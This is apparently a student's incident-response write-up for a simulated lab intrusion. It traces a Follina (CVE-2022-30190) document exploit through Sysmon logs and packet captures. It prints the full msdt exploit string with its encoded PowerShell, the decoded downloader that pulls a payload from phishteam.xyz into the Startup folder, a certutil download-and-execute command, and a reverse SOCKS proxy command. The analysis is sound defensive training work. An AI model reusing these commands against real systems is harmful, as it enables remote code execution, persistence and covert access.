

Tempest_DFIR_Report

Introduction

This report documents the investigation of a simulated cybersecurity incident conducted as part of a hands-on Digital Forensics and Incident Response (DFIR) lab.


The objective of this exercise was to:

- analyze the provided forensic artifacts,
- reconstruct the complete attack timeline,
- identify the adversary's tactics, techniques, and procedures (TTPs), and document the findings using a structured incident response methodology.

The investigation was performed using Windows Event Logs, Sysmon logs, and network packet captures (PCAP), with supporting analysis in DFIR tools such as Timeline Explorer, SysmonView, Wireshark. The report covers the attack lifecycle from initial access through execution, payload delivery, persistence, privilege escalation, and post-exploitation activities, while also extracting Indicators of Compromise (IoCs) and mapping observed attacker behavior to the MITRE ATT&CK framework.


Note: This report is based on a controlled training environment and represents a laboratory exercise rather than a real-world security incident.


Incident Architecture



Incident Scenario


Incident Responder has a task to conduct an investigation from a workstation affected by a full attack chain.





Prepare

- **convert** sysmon logs to **csv**
- open csv logs file with **TimelineExplorer**



IR Investigation

Initial Access

- Initial Infection Vector
 - a malicious document is downloaded by `chrome.exe` , run by `winword.exe`
 - this malicious document run powershell command downloading the stage 2 file. exploiting a known CVE which allow the user to run commands on a remote machine.
 - The malicious document then executed a chain of commands to attain code execution.
- Which file was opened?
 - `free_magicules.doc`
- When was it opened?
 - downloaded at `2022-06-20 17:12:58`
 - opened at `2022-06-20 17:13:12`
- Who opened it?
 - the user `benimaru` on `TEMPEST` machine

Execution

- What process executed the malicious document?
 - executed by `winword.exe`
- What child processes did it spawn?
 - encoded/Base64 powershell command

```
C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'JGFwcD1bRW52aXJvbm11bnR0d0jpHZXRGb2xkZXJQYXR0KdBCHBsaWNhdGlvbkrRhdGEnKTtjZCAiJGFwcFxBNaWYb3NvZnRcV2luZG93c
1xTdGFydCBNZW51XFBYb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlWIC1vdXRmaWxlIHVw
```

```
ZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtrGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg=='+
[char]34+'))'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
```

- The decoded command:
 - It's a typical first-stage malware downloader setting persistence in the user Startup folder.

```
m_abdelnaby@DESKTOP-LN9IUDL:~$
m_abdelnaby@DESKTOP-LN9IUDL:~$
m_abdelnaby@DESKTOP-LN9IUDL:~$ base64 -d decoded.txt
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"
; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationP
ath .; rm update.zip;
m_abdelnaby@DESKTOP-LN9IUDL:~$
m_abdelnaby@DESKTOP-LN9IUDL:~$
```

Breakdown:

```
$app=[Environment]::GetFolderPath('ApplicationData')
```

- Gets the user's **AppData directory** (hidden user space, commonly abused for malware).

```
cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"
```

- Moves to the **Startup folder**, which executes files automatically on login (persistence).

```
iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip
```

- Uses **Invoke-WebRequest (iwr)** to download a ZIP file from a **malicious/phishing domain**.

```
Expand-Archive .\update.zip -DestinationPath .
```

- Extracts the downloaded archive in the Startup folder (likely dropping payload or script).

```
rm update.zip
```

- Deletes the original ZIP to **reduce forensic evidence**.


Exploitation


- Which vulnerability was exploited?
 - which is execution for CVE-2022-30190 = Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability [CVE Record: CVE-2022-30190](#)
- Exploitation Workflow
 - WINWORD.EXE opened the malicious document (free_magicules.doc)
 - Immediately after execution, a **CVE-2022-30190 (MSDT/Follina)** payload was triggered:
 - msdt.exe executed with a malicious ms-msdt: URI
 - embedded **Base64 PowerShell execution chain**
 - leads to:
 - powershell.exe execution
 - certutil.exe downloading first.exe
 - first.exe being executed successfully

Payload Delivery

As vulnerability exploitation, powershell command is executed (spawned by explorer.exe) without GUI. then, download the payload first.exe using certutil . Then, execute the payload.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil -urlcache -split -f
'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe
```





- What payloads were downloaded?
 - The attacker downloaded a second-stage payload named first.exe .
- From which domain/IP?
 - hxxp://phishteam[.]xyz/02dcf07/first[.]exe
 - resolve the domain with wireshark ==> 167.71.199.191
- What tools were used for download?
 - The attacker used PowerShell to execute a hidden command chain.
 - The actual file download was performed using certutil.exe:

```
certutil -urlcache -split -f hxxp://phishteam[.]xyz/02dcf07/first[.]exe C:\Users\Public\Downloads\first.exe
```

- The payload was saved to:

```
C:\Users\Public\Downloads\first.exe
```

Stage 2 Activity

- first.exe malicious actions
 - Analysis of process creation events indicates that first.exe performed host reconnaissance and user enumeration activities immediately after execution.
The malware gathered information about the current user context, local user accounts, and administrator group membership. In addition, it launched a reverse SOCKS proxy client to establish remote access for the attacker.
 - The malware also generated a DNS request to resolvecyber.xyz , which resolved to 167.71.222.162 .
- Created Processes:
The following child processes were spawned by first.exe :

Process	Purpose
whoami.exe	Identify current execution context
net.exe users	Enumerate local user accounts
net.exe localgroup administrators	Enumerate administrator group members
net.exe user benimaru	Query details of a specific user account
ch.exe client 167.71.199.191:8080 R:socks	Establish reverse SOCKS proxy access

Observed command executions:

```
C:\Windows\system32\whoami.exe
C:\Windows\system32\net.exe users
C:\Windows\system32\net.exe localgroup administrators
C:\Windows\system32\net.exe user benimaru
C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks
```

- Created Files:
 - Based on the available evidence, no direct file creation events attributable to first.exe were identified during this stage.
However, the execution of ch.exe from the user's Downloads directory indicates that an additional payload had previously been downloaded and was subsequently used to establish remote access.

Timeline Explorer v2.0.0.110.129.133.247

capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.host == "resolvecyber.xyz" and tcp.dstport == 80

No.	Time	Source	Destination	Protocol	Length	Info
5159	227.738875	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1
5530	238.825400	192.168.254.107	167.71.222.162	HTTP	200	GET /9ab62b5?q=d2hvYw1pIC0gdGVtcGVzdFxiZW5pbWVydQ0K HTTP/1.1
5540	239.067026	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1

Wireshark · Packet 5159 · capture.pcapng

Frame 5159: 161 bytes on wire (1288 bits), 161 bytes captured (1288 bits) on interface \Device\NPF_{79F1317E-A1C6-4B81-B4C8-AC13A41243C9}

Interface id: 0 (\Device\NPF_{79F1317E-A1C6-4B81-B4C8-AC13A41243C9})

Encapsulation type: Ethernet (1)

Arrival Time: Jun 20, 2022 17:15:14.306095000 Coordinated Universal Time

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1655745314.306095000 seconds

[Time delta from previous captured frame: 0.000348000 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 227.738875000 seconds]

Frame Number: 5159

Frame Length: 161 bytes (1288 bits)

Capture Length: 161 bytes (1288 bits)

[Frame is marked: False]

[Frame is ignored: False]

[Protocols in frame: eth:ethertype:ip:tcp:http]

[Coloring Rule Name: HTTP]

[Coloring Rule String: http || tcp.port == 80 || http2]

Ethernet II, Src: Vmware_a3:cb:4e (00:0c:29:a3:cb:4e), Dst: zte_22:ff:de (98:00:6a:22:ff:de)

Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.222.162

Transmission Control Protocol, Src Port: 51873, Dst Port: 80, Seq: 1, Ack: 1, Len: 107

Hypertext Transfer Protocol

GET /9ab62b5 HTTP/1.1\r\n

Host: resolvecyber.xyz\r\n

Connection: Keep-Alive\r\n

user-agent: Nim httpclient/1.6.6\r\n

0000 98 00 6a 22 ff de 00 0c 29 a3 cb 4e 08 00 45 00 .j"....)..N..E.

0010 00 93 e8 aa 40 00 80 06 00 00 c0 a8 fe 6b a7 47@... ..k.G

0020 de a2 ca a1 00 50 fc e3 2d e8 27 d1 e8 2e 50 18P... ..P.

0030 04 02 45 84 00 00 47 45 54 20 2f 39 61 62 36 32 ..E...GE T /9ab62

0040 62 35 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 b5 HTTP/ 1.1..Hos

0050 74 3a 20 72 65 73 6f 6c 76 65 63 79 62 65 72 2e t: resol vecyber.

0060 78 79 7a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a xyz..Con nection:

0070 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 75 73 65 Keep-Al ive..use

0080 72 2d 61 67 65 6e 74 3a 20 4e 69 6d 20 68 74 74 r-agent: Nim htt

0090 70 63 6c 69 65 6e 74 2f 31 2e 36 2e 36 0d 0a 0d pclient/ 1.6.6...

00a0 0a .

Timeline Explorer v2.0.0.110.129.133.247

sysmon.csv

File Tools Tabs View Help

Drag a column header here to group by that column

first.exe

Find

	Time Created	Payload Data3	Payload Data4
	=	0c	0c
	2022-06-20 17:15:15	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:26	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:27	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:29	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:30	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:34	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:35	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:39	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:40	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:43	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:44	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:49	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:15:50	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:01	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:02	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:14	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:15	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:21	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:22	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:36	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:37	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:52	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:16:53	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:17:53	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:17:54	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz
	2022-06-20 17:18:00	Image: C:\Users\Public\Downloads\first.exe	QueryName: resolvecyber.xyz

Event Id = 22

Edit Filter

C:\Users\user\Desktop\Incident Files\sysmon.csv

Total lines 2,559Visible lines 27Open files: 1Search options

capture

Close Help

Profile: Default

Network Activity

•

Contacted Domains

